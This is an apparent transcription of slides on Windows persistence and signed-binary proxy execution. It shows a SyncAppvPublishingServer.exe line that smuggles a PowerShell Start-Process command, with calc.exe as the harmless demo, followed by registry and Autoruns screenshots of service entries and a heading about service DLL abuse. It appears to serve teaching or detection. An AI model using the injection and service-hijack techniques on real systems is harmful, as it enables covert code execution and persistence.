
SyncAppvPublishingServer.exe “.; Start-Process calc.exe”



Within Autoruns




Service DLL Bug



iPod Service

- iPod hardware management services
- SERVICE_WIN32_OWN_PROCESS
- %ProgramFiles%\iPod\bin\iPodService.exe

Within the Registry



Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\iPod Service

Name	Type	Data
(Default)	REG_SZ	(value not set)
DependOnService	REG_MULTI_SZ	RpcSs
Description	REG_SZ	iPod hardware management services
DisplayName	REG_SZ	iPod Service
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	"C:\Program Files\iPod\bin\iPodService.exe"
ObjectName	REG_SZ	LocalSystem
RequiredPrivileges	REG_MULTI_SZ	SeCreateGlobalPrivilege SeLoadDriverPrivilege SeBackupPrivilege
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Within Autoruns

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
☒ igfxCUIService2.0.0.0	Service for Intel(R) HD Graphics Cont...	Intel Corporation	c:\windows\system32\driverstore\file...	4/21/2017 11:54 AM
☒ IKEEXT	The IKEEXT service hosts the Intern...	Microsoft Corporation	c:\windows\system32\ikeext.dll	2/20/1913 4:35 AM
☒ iphlpsvc	Provides tunnel connectivity using IP...	Microsoft Corporation	c:\windows\system32\iphlpvc.dll	8/25/1904 7:39 AM
☒ iPod Service	iPod hardware management services	Apple Inc.	c:\program files\ipod\bin\ipodservice...	9/11/2017 6:21 PM
☒ IpplatCfgSvc	Configures and enables translation fro...	Microsoft Corporation	c:\windows\system32\ipxlatcfg.dll	4/1/1940 4:04 PM
☒ imon	Detects other Infrared devices that ar...	Microsoft Corporation	c:\windows\system32\imon.dll	6/29/1935 6:45 PM
☒ KeyIso	The CNG key isolation service is host...	Microsoft Corporation	c:\windows\system32\keyiso.dll	5/20/1992 3:13 AM
☒ KtmRm	Coordinates transactions between th...	Microsoft Corporation	c:\windows\system32\msdtckm.dll	6/12/1978 7:20 PM
☒ LanmanServer	Supports file, print, and named-pipe s...	Microsoft Corporation	c:\windows\system32\svrsvc.dll	11/19/2007 4:11 AM
☒ LanmanWorkstation	Creates and maintains client network ...	Microsoft Corporation	c:\windows\system32\wkssvc.dll	6/15/1981 1:50 AM
☒ lfsvc	This service monitors the current loca...	Microsoft Corporation	c:\windows\system32\lfsvc.dll	3/12/1935 7:30 PM



ipodservice.exe

iPod hardware management services

Apple Inc.

"C:\Program Files\iPod\bin\iPodService.exe"

Size: 657 K

Time: 9/11/2017 6:21 PM

Version: 12.7.0.166

Ready. No Filter.


DcomLaunch

- DCOM Server Process Launcher
- SERVICE_WIN32_SHARE_PROCESS
- %SystemRoot%\system32\svchost.exe

ServiceDLL

- %SystemRoot%\system32\rpcss.dll

Within the Registry



